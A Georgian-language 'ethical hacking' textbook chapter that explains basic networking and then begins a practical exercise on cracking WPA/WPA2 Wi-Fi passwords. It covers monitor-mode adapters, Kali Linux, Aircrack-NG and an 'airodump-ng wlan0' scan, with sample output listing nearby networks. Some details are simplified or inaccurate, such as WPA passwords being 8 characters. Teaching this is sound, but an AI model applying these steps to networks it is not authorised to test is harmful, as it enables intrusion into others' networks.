ჩვენ უკვე აღვნიშნეთ, რომ კომპიუტერული ქსელი არის ერთმანეთთან დაკავშირებული ორი ან მეტი კომპიუტერული სისტემა. იმისათვის, რომ ორ კომპიუტერულ სისტემას შორის გახდეს შესაძლებელი ინფორმაციის მიმოცვლა, ისინი „რადიკით“ უნდა იყონ ერთმანეთთან დაკავშირებულნი. არსებობს ამ კავშირის უზრუნველყოფის სამი სხვადასხვა შესაძლებლობა:

- ელექტრო იმპულსის გამტარი კაბელი (Ethernet Cable);
- ოპტიკური კაბელი (სინათლის მატარებელი);
- რადიო ტალღები (ე.წ. უკაბელო ქსელი).

განურჩევლად იმისა, თუ როგორ უკავშირდება კომპიუტერული სისტემა ქსელს, არსებობს ამ კავშირის გადაჭერის სხვადასხვა მექანიზმები. სწორედ ამიტომ, ქსელური უსაფრთხოება მოხვედრილია კიბერ უსაფრთხოების მოქმედების არეალში. უფრო მეტიც, ქსელის ხელყოფა, ხშირ შემთხვევაში, არის ჰაკერების პირველი ნაბიჯი კი. როგორც წესი, სწორედ დაუცველი ქსელი უზრუნველყოფს ჰაკერების შეღწევას სამიზნე კიბერ ინფრასტრუქტურაში.

ქსელის უსაფრთხოების დეფინიცია ძალიან წააგავს უშუალოდ კიბერ უსაფრთხოების დეფინიციას:



„კომპიუტერულ ქსელში ფაილების და დირექტორიების დაცვა ჰაკერებისგან, არასანქცირებული გამოყენებისგან და არაავტორიზირებული ცვლილებებისგან“

რას ნიშნავს ქსელში ფაილების დაცვა? ამ კითხვაზე პასუხის გასაცემად ჩვენ უნდა გვქონდეს წარმოდგენა ქსელის მუშაობის ზოგად პრინციპებზე. ამიტომაც ცოტახანი უნდა შევეშვათ უსაფრთხოების კომპონენტს და გავამახვილოთ ყურადღება სტანდარტული ქსელის ფუნქციონირების პრინციპებზე.

### 3.2. ქსელის მუშაობის ზოგადი პრინციპები

ნებისმიერ კომპიუტერულ სისტემას, რომელიც მიერთებულია ქსელთან, აქვს ორი მაიდენტიფიკებელი მონაცემი - IP მისამართი და MAC მისამართი. ასევე, აუცილებელია კლიენტის (Client) და სერვერის (Server) იერარქიის არსებობა.

კლიენტის და სერვერის ურთიერთქმედებას უწოდებენ „კლიენტ-სერვერის არქიტექტურას“. ეს არის მათ შორის არსებული ისეთი პროგრამული დამოკიდებულება, რა დროსაც კლიენტი ითხოვს მომსახურებას, ხოლო სერვერი აწვდის მას ამ მომსახურებას. მაგალითისთვის, როდესაც ამოწმებთ ინტერნეტ-საბანკო ანგარიშს, თქვენი კომპიუტერი (კლიენტი) უგზავნის შესაბამის მოთხოვნას ბანკის კომპიუტერს (სერვერს). უკანასკნელი თავის მონაცემთა ბაზაში პოულობს თქვენს ანგარიშს და უბრუნებს თქვენს კომპიუტერს (კლიენტს) მონაცემებს. უფრო მარტივი აღქმისთვის შეგვიძლია ვთარგმნოთ სიტყვები ქართულ ენაზე - კლიენტი არის მომხმარებელი და სერვერი არის ერთგვარი „მოსამსახურე“.

ამის შესახებ დამატებითი ინფორმაციის მიღება შეგიძლიათ [აქ](#).

IP და MAC მისამართების მეშვეობით ხდება ინფორმაციის შემცველი პაკეტების ცირკულირება კლიენტებსა და სერვერს შორის.

ინფორმაციულ პაკეტებს ხშირად უწოდებენ ინტერნეტ პაკეტებსაც. ისინი შედგებიან ინფორმაციული ერთეულებისგან, რომლებიც კონცენტრირდებიან ინფორმაციულ პაკეტში. შემდგომ ისინი IP მისამართზე დაყრდნობით ქსელში მიედინებიან დანიშნულების ადგილამდე. შეხედეთ ამას, როგორც ჩვეულებრივ საფოსტო მისამართს, როდესაც მოგდით გამოწერილი ნივთი. იმისათვის, რომ ფოსტის თანამშრომელმა მოგიტანოთ ნივთი მან უნდა იცოდეს თქვენი მისამართი. ქსელურ ინფრასტრუქტურაში გამოიყენება IP მისამართი.

IP მისამართი არის ციფრების უნიკალური თანმიმდევრობა, რომელიც გამოყოფილია ერთმანეთისგან სამი წერტილის მეშვეობით, მაგალითად 192.168.1.255

მისი დანიშნულებაა ქსელში შეერთებული კომპიუტერისთვის უნიკალური მისამართის მინიჭება.

IP მისამართი არსებობს:

- დინამიური (The Dynamic Host Configuration Protocol - DHCP)
- სტატიკური (Static IP)

როგორც წესი, ინტერნეტ სერვისის მომწოდებელი (ISP) ანიჭებს ჩვენს მარშრუტიზატორს (Router) დინამიურ IP მისამართს. ეს ნიშნავს, რომ დროთა განმავლობაში ინტერნეტთან დამაკავშირებელი (გარე - Gateway) IP მისამართი შეიცვლება.



იშვიათ შემთხვევაში, ზოგი დანიშნულებისთვის, დინამიური IP მისამართი არ გამოდგება. ამიტომაც, როგორც წესი, დამატებითი გადასახადის საფუძველზე, შეგვიძლია ვიქონოთ სტატიკური IP მისამართი, რომელიც რჩება უცვლელი. ამ საკითხის მოგვარება შესაძლებელია თქვენი ინტერნეტის სერვისის მომწოდებელთან.<sup>1</sup>

თანამედროვე კიბერ სივრცეში არის ორი ძირითად IP მისამართის ნაირსახეობა - IPv4 და IPv6. უკანასკნელის დამატების საჭიროება გამომდინარეობს იქიდან, რომ უახლოეს მომავალში IPv4 მისამართები უბრალოდ ამოიწურება. ამ ორ ნაირსახეობას შრის არის განსხვავება ზომების მიხედვით. IPv4 არის ციფრებისგან შემდგარი 32 ბიტის მისამართი, ხოლო IPv6 შედგება ე.წ. „ჰექსადეკიმალური“ სინტაქსის გამოყენებით და ის იტევს 128 ბიტის ინფორმაციას. მაგალითები:

IPv4-ის მაგალითი: 192.168.0.255

IPv6-ის მაგალითი: 3fde:1900:4342:2:205:c2f:ef91:67ec

ასევე, გამოყოფენ შიდა და გარე IP მისამართებს. შიდა IP მისამართში იგულისხმება როუტერის მიერ ქსელური მოწყობილობისთვის მინიჭებული IP მისამართი. გარე IP მისამართს თქვენს როუტერს ანიჭებს ინტერნეტის სერვისის მომწოდებელი (ISP).

MAC მისამართი არის მუდმივი, ფიზიკური და უნიკალური მისამართი, რომელიც ენიჭება ქსელურ მოწყობილობას გამომშვები კომპანიის მიერ. მუდმივობაში იგულისხმება, რომ მისი შეცვლა არ არის გათვლილი გამომშვების მიერ. ფიზიკურ მისამართში იგულისხმება, რომ ის პროგრამულად „ჩაკერებულია“ ქსელურ ხელსაწყოში. მისი უნიკალურობა განისაზღვრება იმით, რომ მსოფლიოში ამ მისამართის ანალოგი არ არსებობს (გარდა იმ შემთხვევებისა, როდესაც ჰაკერი მას ცვლის იძულების წესით).

ის გამოიყურება შემდეგნაირად: 40:8B:07:31:A2:51 <- სულ 12 ასო / ციფრი, რომელიც ერთმანეთისგან გამოიყოფა 5 ორწერტილით.

„MAC“ მისამართი გამოიყენება მოწყობილობის იდენტიფიცირებისთვის მხოლოდ შიდა (Subnet) ქსელის დონეზე. თქვენი მარშრუტიზატორის (Router) მიღმა ის არ ჩანს! მისი ძირითადი დანიშნულება არის ინფორმაციული (ინტერნეტ) პაკეტების გაგზავნა დანიშნულებისამებრ შიდა ქსელში. ანუ, შიდა ქსელში ინფორმაციის ცირკულირებისთვის აუცილებელია IP მისამართიც და MAC მისამართიც.

მაგალითისთვის, როდესაც ქსელთან შეერთებულია რამდენიმე კლიენტი (კომპიუტერული სისტემა), თქვენმა მარშრუტიზატორმა (რომელიც, ნებისმიერ შემთხვევაში ასრულებს სერვერის როლს), უნდა უზრუნველყოს კონკრეტული ინფორმაციული პაკეტების მიღწევა კონკრეტულ კლიენტამდე. ამ დროს მოქმედებაში შემოდის „ARP“ პროტოკოლი, რომელიც პასუხისმგებელია ინფორმაციული პაკეტების გაგზავნაზე კონკრეტულ „MAC“ მისამართთან.

სტანდარტული ქსელი გამოიყურება შემდეგნაირად:



მასასადამე, განვმარტოთ ზემოთ მოცემული სურათი. მასზე ასახულია კლიენტები (დესკტოპი, ლეპტოპი და სმარტფონი), მარშრუტიზატორი (როუტერი, რომელიც ამავდროულად ასრულებს სერვერის როლს) და ინტერნეტი, ანუ „World Wide Web“.

როგორც ვხედავთ, „დესკტოპი“ შეერთებულია მარშრუტიზატორთან სტანდარტული Ethernet კაბელის მეშვეობით (LAN), ხოლო ლეპტოპი და მობილური ტელეფონი უკაბელო კავშირის საფუძველზე (WLAN). ინტერნეტთან უშუალო წვდომა აქვს მხოლოდ მარშრუტიზატორს, რომელიც ანაწილებს მას შეერთებულ კლიენტებზე.

<sup>1</sup> მაგალითად, Silknet, Magti და ა.შ.

თითოეულ ხელსაწყოს აქვს განსაზღვრული IP და MAC მისამართი.

#### დროა ავსახოთ სრული პროცესი:

როდესაც თქვენი „ვებ-ბრაუზერის“ URL ველში შეგყავთ, მაგალითად „www.facebook.com“ იწყება შემდეგი პროცესი:

❶ კლიენტი (თქვენი კომპიუტერი) უგზავნის თქვენს მარშრუტიზატორს (სერვერს) URL მოთხოვნას. ❷ თქვენი მარშრუტიზატორი უკავშირდება Facebook-ის სერვერს მოთხოვნით, სადაც ის ითხოვს, რომ Facebook-ის სერვერმა დაუბრუნოს კლიენტს Facebook-ის მთავარი გვერდი. ❸ Facebook-ის სერვერი ასრულებს ამ მოთხოვნას და ინფორმაციული პაკეტების მეშვეობით უბრუნებს თქვენს მარშრუტიზატორს Facebook-ის მთავარ გვერდს. თქვენმა მარშრუტიზატორმა იცის თქვენი შიდა IP და MAC მისამართები. ❹ „ARP“ პროტოკოლის მეშვეობით ის ხვდება, თუ რომელმა კლიენტმა მოითხოვა წვდომა Facebook-ის მთავარ გვერდზე და ის უგზავნის Facebook-ის სერვერიდან მოსულ ინფორმაციულ პაკეტებს მოთხოვნის გამკეთებელ კომპიუტერულ სისტემას. ❺ შედეგად, „ფეისბუკის“ მთავარი გვერდი აისახება თქვენს „ვებ-ბრაუზერში“.

## უხსო ტერმინების განმარტება / შეხსენება

WWW - World Wide Web - მსოფლიოს მასშტაბის ქსელი

LAN - Local Area Network - ლოკალური ქსელი

WLAN - Wireless Local Area Network - უკაბელო ლოკალური ქსელი

Web Browser - ანუ პროგრამა, რომელიც უზრუნველყოფს თქვენს ქსელურ კავშირს. მაგალითად, Google Chrome, Internet Explorer, Mozilla Firefox და სხვა.

URL - Uniform Resource Locator - მისამართი ინტერნეტში. მაგალითად, www.facebook.com

ინტერნეტ პაკეტები შეიცავენ ისეთ ინფორმაციას, როგორიცაა მომხმარებლის სახელი, პაროლი, მის მიერ გაგზავნილი და მიღებული ტექსტი და ა.შ. ზოგადად, ინტერნეტ პაკეტი მოიცავს ყველა ტიპის ინფორმაციას, რომელიც მიმოიცვლება ქსელის მეშვეობით.

## 3.3. შეტევა ქსელურ მოწყობილობაზე

ახლა, როდესაც ჩვენ უკვე ვიცით ქსელის მუშაობის ზოგადი პრინციპი, დროა გადავინაცვლოთ ქსელის უსაფრთხოების კომპონენტის შესწავლაზე. მაშასადამე, როგორც აქამდე უკვე აღინიშნა, ჰაკერი, ხშირ შემთხვევაში, იწყებს შეტევას ქსელის წინააღმდეგ, რაც მას ეტაპობრივად აძლევს საშუალებას მიიღოს სრული წვდომა სამიზნე მომხმარებლის / კომპანიის კიბერ ინფრასტრუქტურაზე. შესაბამისად, ქსელში შეღწევა არის ერთგვარი სასტარტო პუნქტი, რომლის მეშვეობითაც ჰაკერს ეტაპობრივად მიეცემა ქსელში არსებული ყველა კომპიუტერული სისტემების ხელყოფის შესაძლებლობა.

ნიშანდობლივია, რომ სამიზნე ქსელზე წვდომა ჰაკერს მნიშვნელოვნად უფართოებს შეტევის განხორციელების არეალს. მაგალითისთვის, მას შეუძლია მოექცეს მომხმარებლის კომპიუტერულ სისტემასა და მის მარშრუტიზატორს შორის (**Man-In-The-Middle Attack**), რაც მისცემს ჰაკერს შესაძლებლობას ადევნოს თვალყური ქსელში შემავალ და გამავალ ინტერნეტ პაკეტებს. ამისთვის ჰაკერი იყენებს პროგრამას, სახელწოდებით WireShark.

იმ პერიოდში, როდესაც უკაბელო ინტერნეტი ჯერ არ არსებობდა, ქსელში შესაღწევად, ჰაკერს აფერხებდა სერიოზული ბარიერი - ფიზიკური წვდომის აუცილებლობა. წარმოიდგინეთ, ჰაკერს უნდა მიეგნო სამიზნე მომხმარებლის ქსელური კაბალისთვის და შეერთებოდა მას ფიზიკურად. როგორც ხვდებით, ეს დაკავშირებულია საკმაოდ დიდ სირთულეებთან და შესაბამისად, ის მიმართავდა ამ მეთოდს მხოლოდ გამონაკლის, უაღრესად მნიშვნელოვან, შემთხვევებში. სამაგიეროდ, იმ დროს, რომელზეც ახლა ვსაუბრობთ, ანტი-ვირუსის სისტემები ჯერ კიდევ არ იყო ისეთი დახვეწილი, როგორიც დღეს. ა.გ. ჰაკერს სულ არ სჭირდებოდა ქსელთან წვდომა. ის, ელ. ფოსტის ან სხვა ტიპის ელექტრონული კომუნიკაციის მეშვეობით, უგზავნიდა თავის მსხვერპლს ტროიანის ტიპის მავნებელ პროგრამას და ღებულობდა სრულ დისტანციურ წვდომას მის კომპიუტერულ სისტემაზე. დღეს ამის განხორციელება გაცილებით რთულია, რადგან პოპულარულ ინტერნეტ სერვისებს (Facebook, Google და ა.შ.) აქვთ ჩაშენებული ანტი-ვირუსული სისტემები და ისინი იცავენ თავიანთ მომხმარებელს ასეთი ტიპის შეტევისგან. თუმცა ტექნოლოგიის წინსვლასთან ერთად გამოჩნდა ახალი სისუსტე - უკაბელო ქსელი, რომელიც არ მოითხოვს ფიზიკურ კავშირს მარშრუტიზატორთან (Router-თან). კომფორტმა გადაწონა უსაფრთხოება და დღეს პრაქტიკულად ყველგან ვაწყდებით უკაბელო ქსელების რადიო სიგნალებს, რომელთა ხელყოფა საკმაოდ მარტივია.

უკაბელო მარშრუტიზატორების გამოშვებებმა სწრაფადვე აღიქვეს ეს საფრთხე და დაიწყეს თავიანთი მოწყობილობების დაცვის გაუმჯობესება. უკაბელო ქსელის ერთერთი პირველი დაცვის პროტოკოლი იყო „WEP“. მიუხედავად იმისა, რომ 90-იანებში ეს იყო სერიოზული წინ გადადგმული ნაბიჯი, თანამედროვე პირობებში „WEP“ ტიპის ალგორითმი საკმაოდ მარტივი გასატეხია. ზოგ შემთხვევაში, ის მოითხოვს სულ რაღაც 10-15 წუთიან ძალისხმევას. დღეს, ის პრაქტიკულად აღარ გამოიყენება. თანამედროვე მარშრუტიზატორებზე „WEP“ უსაფრთხოება ჩაანაცვლდა „WPA“ და „WPA2“ ალგორითმებით.




მიუხედავად ქსელური უსაფრთხოების გაცილებით რთული თანამედროვე ალგორითმებისა, მათ კვლავ გააჩნიათ სისუსტეები, რომლებსაც წარმატებით ხელყოფენ ჰაკერები იმ ადამიანების წინააღმდეგ, ვინც კიბერ უსაფრთხოებაში სათანადოდ ვერ ერკვევა. ამ კონკრეტულ შემთხვევაში, უსაფრთხოების სისუსტე გამომდინარეობს უფრო ადამიანური ფაქტორიდან, ვიდრე პროგრამული უსაფრთხოების წუნისგან.

WPA და WPA2 ტიპის უსაფრთხოება შედგება 8 ასო / ციფრი / სიმბოლოსგან. სტანდარტულ კონფიგურაციაში, სიმბოლოები (!,\$#@# და ა.შ.) პრაქტიკულად არ გამოიყენება, რადგან მათი დამახსოვრება საკმაოდ რთულია. ამიტომაც, მარშრუტიზატორების გამომშვები კომპანიები ანიჭებენ უპირატესობას ასოებს და ციფრებს. სწორედ ეს არის ყველაზე დიდი სისუსტე უკაბელო ქსელის მოხმარებისას. 8 ასოსგან ან / და ციფრისგან შემდგარი პაროლი გასატეხად მარტივია, თუმცა ეს პროცესი მოითხოვს სპეციალიზებულ ცოდნას და შესაბამის აპლიკაციებს.

WPA და WPA2 პაროლების გასატეხად პირველ რიგში საჭიროა კონტაქტის რადიუსში არსებული Wi-Fi რადიო სიგნალების გაანალიზება.



ნიშანდობლივია, რომ Wi-Fi რადიო სიგნალების გაანალიზება შესაძლებლობა აქვს მხოლოდ გარკვეული ტიპის ქსელურ მოწყობილობებს. როგორც წესი, ქსელური ხელსაწყოს ძირითადი დანიშნულებაა დაამყაროს კავშირი უკაბელო მარშრუტიზატორთან. ამისთვის საკმარისია ქსელურმა მოწყობილობამ იმუშაოს ე.წ. „Managed Mode-ში.“ ეს შესაძლებლობა აქვს ნებისმიერ ქსელურ მოწყობილობას, მაგრამ ქსელის პაროლის გასატეხად აუცილებელია, რომ მან ასევე იმუშაოს ე.წ. „Monitor Mode-ში.“ ამ ორ მეთოდს შორის განსხვავება მდგომარეობს შემდეგში - „Managed Mode“ ქსელური კავშირის მოწყობილობა ლიმიტირებულია მხოლოდ კავშირზე Access Point<sup>1</sup>-თან. მოგეხსენებათ, რომ უკაბელო კავშირისას ინფორმაციული პაკეტები, ამ სიტყვის პირდაპირი მნიშვნელობით, გადაეცემა ჰაერში. იმისათვის, რომ ჰაკერმა შეძლოს „WPA“ და „WPA2“ უსაფრთხოების მქონე ქსელების პაროლ(ებ)ის გატეხვა, მან უნდა გადაიჭიროს 4 დაშიფრული ინტერნეტ პაკეტი, სახელწოდებით „Handshake Packets.“



Handshake პაკეტების გადასაჭერად „Managed Mode“ არ გამოდგება, რადგან ამ რეჟიმში უკაბელო ქსელური მოწყობილობა ვერ ხედავს ჰაერში მყოფ სხვა ინფორმაციულ პაკეტებს, რომლებიც არ არის განკუთვნილი კონკრეტულად მისთვის. სწორედ ამიტომ ჰაკერები იყენებენ ქსელურ მოწყობილობებს, რომელთაც აქვთ შესაძლებლობა იმუშაონ „Monitor Mode-ში.“ უკანასკნელი ხედავს ყველა ინტერნეტ პაკეტს, რომელიც მიმოივლება მისი სიგნალის რადიუსის ფარგლებში და აძლევს ჰაკერს შესაძლებლობას ამოიღოს „Handshake“ ინფორმაციული პაკეტები, რომელთა გადაჭრა აუცილებელია თანამედროვე WPA და WPA2 ტიპის პაროლის გასატეხად.

შეუძლია, თუ არა, ქსელურ მოწყობილობას იმუშაოს „Monitor Mode-ში“, დამოკიდებულია მის დედა პლატაზე. ვინაიდან „Monitor Mode-ში“ გადასვლა გამოიყენება საკმაოდ ვიწრო საჭიროებებისთვის, ხშირ შემთხვევაში, უკაბელო მოწყობილობების გამომშვები კომპანიები აწარმოებენ ქსელური მოწყობილობების ისეთ დედა პლატებს, რომელთაც შეუძლიათ მუშაობა მხოლოდ „Managed Mode-ში.“ მიუხედავად ამისა, მოხმარებელს შეუძლია შეიძინოს უკაბელო ხელსაწყო, რომელ ფუნქციონირებს ორივე რეჟიმში. ამ თვალსაზრისით, ერთერთი საუკეთესო მოწყობილობა არის Alfa Awus036NHA. ის აწყობილია Atheros AR9271 დედაპლატის ბაზაზე, რომელიც გათვლილია მუშაობაზე „Monitor Mode-შიც“ და „Managed Mode-შიც.“ Alfa Awus036NHA-ის ერთადერთი სისუსტე არის ის გარემოება, რომ ის მუშაობს მხოლოდ 2.4 გჰ-იან ქსელებზე და ვერ აღქვამს 5 გჰ-იან კავშირს. თუმცა, უკანასკნელი ძალიან იშვიათია ჯერჯერობით.

გარდა უკაბელო ქსელის ფიზიკური ხელსაწყოთა, ჰაკერს ასევე ესაჭიროება სპეციალიზებული პროგრამული უზრუნველყოფა, რომლის მეშვეობითაც ის მოახდენს რადიუსში არსებული Wi-Fi სიგნალების გაანალიზებას.

როგორც წესი, კიბერ შეტევის განსახორციელებლად პროფესიონალი ჰაკერები იყენებენ კიბერ თავდასხმისთვის გათვლილ ოპერაციულ სისტემას - Kali Linux-ს, Parrot OS-ს, ან ლინუქსის რომელიმე სხვა დისტრიბუტივს რომლის ძირითადი დანიშნულება არის „ეთიკური ჰაინგი“. გარდა იმისა, რომ ეს ოპერაციული სისტემა არის სრულიად მორგებული ჰაკერული შეტევის განხორციელებისთვის, მასში ასევე ინტეგრირებულია უამრავი აპლიკაცია, რომელიც ამ პროცესს დიდ წილად გახდის ავტომატიზებულს.



რადიუსში არსებული Wi-Fi სიგნალების გაანალიზება ხდება Kali Linux-ში უკვე ინსტალირებული „Aircrack-NG“-ის პაკეტში მოხვედრილი აპლიკაციის - „Airodump-NG“-ს გამოყენებით. უკანასკნელი პროგრამის გამოყენებით ჰაკერი ხედავს ყველა ინტერნეტ პაკეტს, რომელიც „ჰაერშია“ მის გარშემო. შედეგად, მას აქვს საშუალება დაეუფლოს „Handshake“ პაკეტებს, რომლებიც საჭიროა WPA და WPA2 პაროლების „გასატეხად“.

<sup>1</sup> Access Point - ქსელთან შეერთების წყარო (იგულისხმება როუტერი)

## 3.4. შეტევა ქსელურ მოწყობილობაზე

დროა გადავიდეთ ეთიკური ჰაკინგის პირველ პრაქტიკულ სავარჯიშოზე. ამ სავარჯიშოს შესასრულებლად აუცილებელია, რომ გქონდეთ გარე უკაბელო მოწყობილობა, რომელსაც შეეძლება მუშაობა „Monitor Mode-ში“, ან Kali Linux უნდა გეყენოთ, როგორც ძირითადი ოპერაციული სისტემა. ასეთ დროსაც, თქვენს კომპიუტერში ჩამონტაჟებულ უკაბელო მოწყობილობას უნდა ჰქონდეს შესაძლებლობა იმუშაოს „Monitor Mode-ში.“ ამის დასადგენად, თქვენ უნდა იცოდეთ, თუ რომელ დედა პლათას იყენებს თქვენი უკაბელო მოწყობილობა. თუ ის მოქცეულია მომდევნო სიაში, მაშინ თქვენს უკაბელო ხელსაწყოს შეუძლია გადასვლა „Monitor Mode“ რეჟიმში.

- Atheros AR9271
- Ralink RT3070
- Ralink RT3572
- Realtek 8187L (Wireless G adapters)
- Realtek RTL8812AU



იმ შემთხვევაში, თუ თქვენს უკაბელო მოწყობილობას არ გააჩნია „Monitor Mode-ის“ მხარდაჭერა და თქვენ არ გაქვთ შესაბამისი შესაძლებლობის მქონე გარე უკაბელო მოწყობილობა, მაშინ ვერ შეძლებთ უკაბელო ქსელის პაროლის გატეხვასთან დაკავშირებული პრაქტიკული სავარჯიშოების შესრულებას.

### 3.4.1 WPA და WPA2 პაროლების გატეხვა

აქამდე უკვე ვახსენე, რომ WPA და WPA2 ტიპის უსაფრთხოების გასატეხად, გვჭირდება Kali Linux-ის სტანდარტული აპლიკაცია Airodump-NG. მისი გამოყენება საკმაოდ მარტივია და მოითხოვს მხოლოდ რამდენიმე ბრძანების შესრულებას. ინტერნეტ პაკეტების მონიტორინგისთვის ჰაკერს Kali Linux-ის ტერმინალში შეჰყავს შემდეგი ბრძანება:

```
airodump-ng wlan0
```

თუ ტერმინალი არ გიჩვენებთ შეცდომას, ე.ი. ბრძანება შესრულდა ხარვეზების გარეშე. ეს ასევე მართებულია Linux-ის ტერმინალის ყველა სხვა ბრძანებისთვისაც. თუ ტერმინალი ვერ ასრულებს ბრძანებას, მაშინ ის გაჩვენებთ, თუ რაში მდგომარეობს პრობლემა.

Wlan არის თქვენი უკაბელო ინტერნეტის ინტერფეისი, ანუ იგივე ხელსაწყო, რომლითაც კომპიუტერული სისტემა უერთდება ინტერნეტს. შესაძლოა თქვენს კომპიუტერზე ეს იყოს wlan0, wlan1, wlan2 და ა.შ. მაგალითისთვის, wlan0 ხშირად არის კომპიუტერში ჩაშენებული უკაბელო მოწყობილობამ ხოლო wlan1 არის USB პორტის მეშვეობით დაკავშირებული მოწყობილობა. თუ თქვენს კომპიუტერზე USB პორტის მეშვეობით ერთდროულად შეერთებულია ერთზე მეტი უკაბელო მოწყობილობა, მაშინ მომდევნო მოწყობილობების ინტერფეისები იქნება wlan2, wlan3, wlan4 და ა.შ. ჩვენ მარტივად შეგვიძლია გავიგოთ ქსელის მოწყობილობების ოდენობაც და სახელწოდებაც ტერმინალის მეშვეობით. ამის გასარკვევად, Kali Linux-ის ტერმინალში შეგვყავს შემდეგი ბრძანება:

```
ifconfig
```

შედეგად, ტერმინალზე აისახება ამდგვარი ინფორმაცია:

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255  
inet6 fe80::a00:27ff:fcf0:42a7 prefixlen 64 scopeid 0x20<link>  
ether 08:00:27:f8:42:a7 txqueuelen 1000 (Ethernet)  
RX packets 34 bytes 8726 (8.5 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 101 bytes 9976 (9.7 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 20 bytes 1116 (1.0 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 20 bytes 1116 (1.0 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
ether c6:04:7c:bf:45:4b txqueuelen 1000 (Ethernet)  
RX packets 0 bytes 0 (0.0 B)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 0 bytes 0 (0.0 B)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali:~#
```


გაითვალისწინეთ, რომ თქვენს ტერმინალზე ასახული ინფორმაცია შესაძლოა ოდნავ განსხვავდებოდეს სურათზე ნაჩვენებისგან. ყველაფერი წესრიგშია.



დავაკვირდეთ და განვმარტოთ შემდეგი მნიშვნელოვან პუნქტები:

- **eth0** - ეს არის თქვენი საკაბელო ინტერნეტის მოწყობილობა. ის, რომელშიც აერთებთ Ethernet კაბელს. VirtualBox-ის შემთხვევაში, თქვენს Kali Linux-ს ინტერნეტს აწვდის ძირითადი ოპერაციული სისტემა, რა დროსაც ვირტუალურ Kali Linux-ს ჰგონია, რომ ის ქსელზე შეერთებულია Ethernet კაბელის მეშვეობით.
- **inet** - ეს არის თქვენი შიდა (Subnet) IP მისამართი, რომელსაც შეერთებისას განიჭებთ „Access Point“. VirtualBox-ის შემთხვევაში, Access Point-ის როლს ასრულებს თავად VirtualBox. როგორც წესი, ასეთი ტიპის დაკავშირებისას Ethernet-ის IP მისამართი იწყება ციფრით 10.
- **wlan0** - ეს არის თქვენი უკაბელო მოწყობილობა. გაითვალისწინეთ, რომ ვირტუალური მანქანა ვერ აღიქვამს კომპიუტერში ჩამონტაჟებულ უკაბელო მოწყობილობებს. იმისათვის, რომ თქვენმა ვირტუალურმა Kali Linux-მა იქონიოს კავშირი უკაბელო ქსელთან, დაგჭირდებათ გარე USB უკაბელო ინტერნეტის მოწყობილობა. თუ დააკვირდებით, სურათში wlan0-ის საინფორმაციო ველებში არ არის inet ველი. ეს ხდება იმიტომ, რომ ჩემი გარე USB ინტერნეტ მოწყობილობა არ არის შეერთებული Access Point-თან, ანუ უკაბელო ინტერნეტის წყაროსთან.

დავუბრუნდეთ Airodump-NG ბრძანებას. თუ თქვენმა ტერმინალმა არ გიჩვენათ შეცდომა, მას ავტომატურად უნდა აესახა მსგავსი ინფორმაცია:



BSSID	Pwr	Beacons	#Data	#/s	CH	MI	ENC	CIPHER	AUTH	ESSID
CB:3A:35:5D:9A:C6	-88	0	2	0	3	-1	WPA			<length: 0>
50:C7:8F:51:1B:64	-1	0	3	0	0	-1	WPA			<length: 0>
70:44:76:CE:5A:14	-76	3	0	0	2	270	WPA2 CCMP	PSK		Giga
84:95:86:00:A8:06	-76	4	0	0	6	270	WPA2 CCMP	PSK		Tenda 00A800
CC:20:21:0E:C2:00	-90	2	0	0	1	270	WPA2 CCMP	PSK		BAVKA SDFKA
14:40:67:14:CF:48	-89	2	0	0	1	130	WPA2 CCMP	PSK		tea
78:44:76:CB:A6:34	-82	2	0	0	1	130	WPA2 CCMP	PSK		dima
